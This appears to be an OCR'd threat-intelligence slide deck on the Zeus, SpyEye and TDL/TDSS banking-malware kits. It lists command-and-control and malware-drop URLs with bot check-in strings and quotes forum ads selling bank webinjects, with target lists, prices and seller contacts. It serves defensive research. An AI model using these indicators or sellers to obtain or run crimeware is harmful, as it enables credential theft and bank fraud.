| ZeuS Kit Custom Cnc URL | URL Type |
|---|---|
| freehost21.tw/b/cfg375.bin | CnC |
| www.technoplast.com.ua/catalog/nibco/tmc.bin | CnC |
| askuv.com/percent/update.bin | CnC |
| leadingcase.cc/20aug_old.cpm | CnC |
| mswship.com/xed/config.bin | CnC |
| nascetur.com:81/wc/cof58.bin | CnC |
| nascetur.com:81/wc/g6.php | Drop Site |
| nascetur.com:81/wc/512.exe | Trojan |

DAMBALLA
Take Back Command-and-Control

# Kit Development & Deployment

Zeus


SpyEye

TDSS

DAMBALLA
Take Back Command-and-Control

# SpyEye

- **Developed by Roman (aka Gribo/Hiro) in mid-2009**
- **Released in late 2009 to compete with Zeus, automatically removing Zeus upon infection**
- **In Q4 2010 Roman received stewardship of the Zeus bot source code from Slavik**
- **In Q1 2011 SpyEye 1.3 emerged as the best of Zeus and SpyEye merged with new functionality**
  - Mobile Devices
  - DDoS
  - Enhanced Persistence




# SpyEye 1.3


Tasks Statistic
Bots Monitoring
Full Statistic
Create task for Loader
Update Bot
VIRTEST
Plugins
FTP backconnect
SOCKS 5
RDP
Settings
Plugins controlling


Encryption key (for config):
Clear cookies every startup (IE, FF):
Delete non-exportable certificates:
Don't send http-reports:
Compress build by UPX v3.07w:
Make build without ZLIB support
Make LITE-config
(without webinjects, plugins & screenshots):
• EXE name : cleanvoep
• Mutex name : SPYNET
Make config & get build

DAMBALLA
Take Back Command-and-Control

# WebInjects for SpyEye/Zeus



10-03-2011

xpaubx
Member

**WebInjects Spyeye/Zeus - Sale!**

Hello,

I am selling ZeuS/Spyeye Injects , have all sorts of sites , check below for the list:

**Russia**

rbkmoney.ru
alfabank.ru
uralsibbank.ru
chronopa
moneyma
vtb24.ru
sbank.ru
money.y
w1.ru
secure.a
payment
intellibani
payment

**USA/Int**
paypal.com
ebay.com
tdcanadatrust.com
citizensbankonline.com
nationalcity.com
suntrust.com
53.com
citibank.com
bankofamerica.com
online.wamu.com
onlinebanking.wachovia.com
resources.chase.com
bbvanetoffice.com
online-offshore.lloydstsb.com
dab-bank.com
nwolb.com
hsbc.com
wellsfargo.com
uno-e.com

**United Kingdom**
co-operativebank.co.uk
ybonline.co.uk
cbonline.co.uk
citibank.co.uk
paypal.co.uk
ebay.co.uk
ebay.co.uk
citibank.co.uk
hsbc.co.uk
halifax-online.co.uk
smile.co.uk

**Spanish**
unicaja.es
caixagirona.es
areasegura.banif.es
cajacirculo.es
caixalaietana.es
caixaontinyent.es
caixasabadell.net
caixatarragona.es
bancopopular.es

**Others**

+have many others from other countries , too many to list.

**Prices:**
-$40 per Inject

Packs:
-RU - $300
-USA/Int - $300
-UK - $250
-Spain - $250

All: Buy all Injects - $650

**Accepted Payment Methods:**
-Liberty Reserve (preferred)
-WMZ

**Contact:**

ICQ: 611147586

10-03-2011 #6

xpaubx
Member

Join Date: Dec 2010
Posts: 72
Reputation: -1 (0%)

depends on site. For some sites it grabs only login/pin , for others it grabs login/pin + security questions/other data ( such as address etc.).

If you are interested in buying i can show you a sample via ICQ.

DAMBALLA
Take Back Command-and-Control

# Mynet-Injects Service

10-03-2011

**mynetthebest**
Junior Member

Join Date: Nov 2
Posts:
Reputation: 1 (10

**Webinjects sale Zeus/Spyeye (mynet-injects service)**

**THIS SERVICE WILL SOON GO IN PRIVATE MODE**

**Hello**

**We sell already made webinjects for Zeus/Spyeye. We can develope webinjects to your needs if you provide logins for testing it.**
**Injects can be made on for any country and any language if you provide details for it.**
**All injects are tested on accounts before selling. We can do injects in different languages, depending on your needs (you have to provide the text for fields)**
**Injects are sold encrypted and you can`t modify them.**

Now we have the following working injects ready for sale:

UK
1) **Barclays** (phone banking + full cc) ,
2) **Co-operative banking** (acc+full cc) , inject inpage
3) **Smile bank**(full cc) , inject inpage
4) **Halifax** (all banking info + full cc) ,
5) **Hsbc** (sec key + phone+ email) ,
6) **Lloyds** (banking info +pin) ,
7) Santander (full cc),
8) O2(full cc)
9) Paddy Power (full cc) ,
10) Southern-electric (full cc) ,
11) T-mobile(full cc) ,
12) Vodafone(full cc),
13) William hill(full cc),
14) Tfl (full cc),
15) Coral (acc + full CC),
16) Hmrc (acc+full cc)
17) **eBay** UK (full cc)
18) **Paypal** UK(full cc)
19) **NationWide Bank** (full cc) inject inpage
20) **Capital One Banking** (full cc) inject inpage
21) **FirstDirect Bank** (banking info)
22) Amex UK (full cc)
and we will update more soon ..

Canada
1) **RBC** (Full cc) french language
2) **Scotia Bank** (banking info + cc)
3) Amex (full cc)

Usa
1) **eBay** (full cc)
2) **Paypal** (full cc)
3) **NC SECredit Union** (full cc)
4) VerizonWireless (full cc)
5) **Greatsouthernbank** (full cc)
6) **Valley National Bank** (full cc ) Inject inpage
7) **Bank Of America** (full banking info + full cc - price 100 wmz/lr)
8) **Bank of America** (small inject )
9) **Chase** (banking info )
10) Amex (full cc)

UA
1) **Private bank**

INT
Western union (full cc + vbv/mcsec pass)
Moneybookers (full cc + vbv/mcsec pass)

Price for one inject is now 60 WMZ/LR

Price for UK injects pack 710 WMZ/LR

Price went up (implemented drop down menu,card verification with Luhn algorithm , fields verifications for numbers and other non sense characters)

ESCROW WELCOMED. (YOU PAY ESCROW CHARGES).

**PLEASE DONT ASK US ABOUT BOTNET SALE - WE ARE NOT SELLERS OF BOTNET SERVICE , WE ONLY DEVELOPE INJECTS !!**
**IF YOU NEED BOTNET PLEASE CONTACT BOTNET AUTHORS TO BUY!!!**

Contact: mynet-injects@jabber.ru
ICQ: **637191881**

Screen of inpage inject http://www.sendspace.com/file/eseubo
live screen Wu http://www.sendspace.com/file/ueulg4
live screen Boahttp://www.sendspace.com/file/klcl3r pass: carder.biz

check feedbacks on
exploit.in
carder.biz


# SpyEye

| | Type |
|---|---|
| barcalys-trial3.com/main/bin/build.exe | Malware Drop |
| coundnes.com/cache/bin/build.exe | Malware Drop |
| eu-analytics.com/sp4a/bin/1_sp4a_new.exe.crypted.exe | Malware Drop |
| 217.23.7.21/date/gate.php?guid=User!SANDBOX0!D06F0742&ver=10129&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=19&ccrc=3D893DD9&md5=60d6d584515e1925e0d0c9edd8b32eed | CnC |
| 200.63.45.69/~datosco/main/gate.php?guid=User!SANDBOX2!D06F0742&ver=10132&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=100&ccrc=690E5C55&md5=82beb808bef523b7660af10266377407 | CnC |
| 91.213.174.34/spyeye_main/gate.php?guid=User!SANDBOX2!D06F0742&ver=10200&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=22&ccrc=B144ABF5&md5=e8a713c24a38b9339474f71f5bcff78a | CnC |
| 77.78.240.162/spye/gate.php?guid=User!SANDBOX0!D06F0742&ver=10207&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&plg=ftpbc&cpu=100&ccrc=8CCFE0AB&md5=84a9aedb378c3ec297a775c1f7fc573a | CnC |
| 113.11.194.173/eye/main/gate.php | CnC |
| 204.12.243.187/main/gate.php | CnC |
| 200.56.243.137/includes/admin/gate.php?guid=User!SANDBOX2!D06F0742&ver=10207&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=80&ccrc=3FF0F25D&md5=86e1bb6f428421a06bdae1b2b55323d1 | CnC |
| 200.56.243.137/includes/phpbb/gate.php | CnC |
| 200.56.243.137/joomla/admin/gate.php | CnC |
| cocainy.net/spmini/gate.php?guid=User!SANDBOX0! | |

DAMBALLA
Take Back Command-and-Control

# Kit Development & Deployment

Zeus


SpyEye


TDSS


DAMBALLA
Take Back Command-and-Control

# TDL/TDSS

- **First appearance in 2008 as a rootkits with strings of TDSS**
  - There go the name TDSS a play on the acronym SSDT which it broke
  - TDL comes from the play on the acronym LDT but also as the "Tyler Durden Loader"
- **Between 2008-2010 versions 1-3 = Info Stealers & downloaders for rogue AV and DNS changing trojans (subleasing)**
- **In Q3 2010 version 4 focused on in-depth persistence MBR infection**
- **In Q1 2011 version 4.1 there is now 64bit support**
- **In Q2 2011 Reports of Mac and Mobile device support**
- **March 2011 – installs other malware**
  - Win32/Glupteba.D (Clickjacking/SEO bot)




TDL3BotnetA (RudeWarlockMob) 2010
3,000,000
2,500,000
2,000,000
1,500,000
1,000,000
500,000
0
1 3 5 7 9 11 13 15 17 19 21 23 25 27 29 31 33 35 37 39 41 43 45 47 49 51
RudeWarlockMob

